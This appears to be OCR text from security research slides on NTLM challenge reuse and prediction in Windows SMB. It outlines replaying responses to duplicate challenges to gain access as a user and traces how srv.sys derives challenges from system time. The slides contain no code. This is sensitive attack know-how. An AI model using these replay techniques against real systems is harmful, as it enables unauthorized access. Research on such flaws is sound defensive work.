
Exploitation - Active collection of duplicate challenges



- Attacker waits until duplicate challenge obtained in 1 appears
- Sends Response (obtained in 2)

Exploitation - Active collection of duplicate challenges

3.



- Attacker waits until duplicate challenge obtained in 1 appears
- Sends Response (obtained in 2)
- Attacker gains access to user/workstation/server as User

Exploitation - Active collection of duplicate challenges

Our tests showed that...


- Duplicate challenges and responses obtained can be reused!
  - on the same machine!
  - on other machines!
  - attack once, exploit many times!
  - exploit trust relationships!

- You only need to repeat step 3 to regain access

Exploitation Methods

- Passive replay attacks
- Active collection of duplicate challenges
- Active prediction of challenges

SMB NTLM Challenge generation overview



GetEncryptionKey() overview

srv.sys

SMB code

_EncryptionKeyCount

GetEncryptionKey()

1.Create seed

2.Use seed


3.Create challenge

4.Return challenge


ntoskrnl.exe

KeQuerySystemTime()

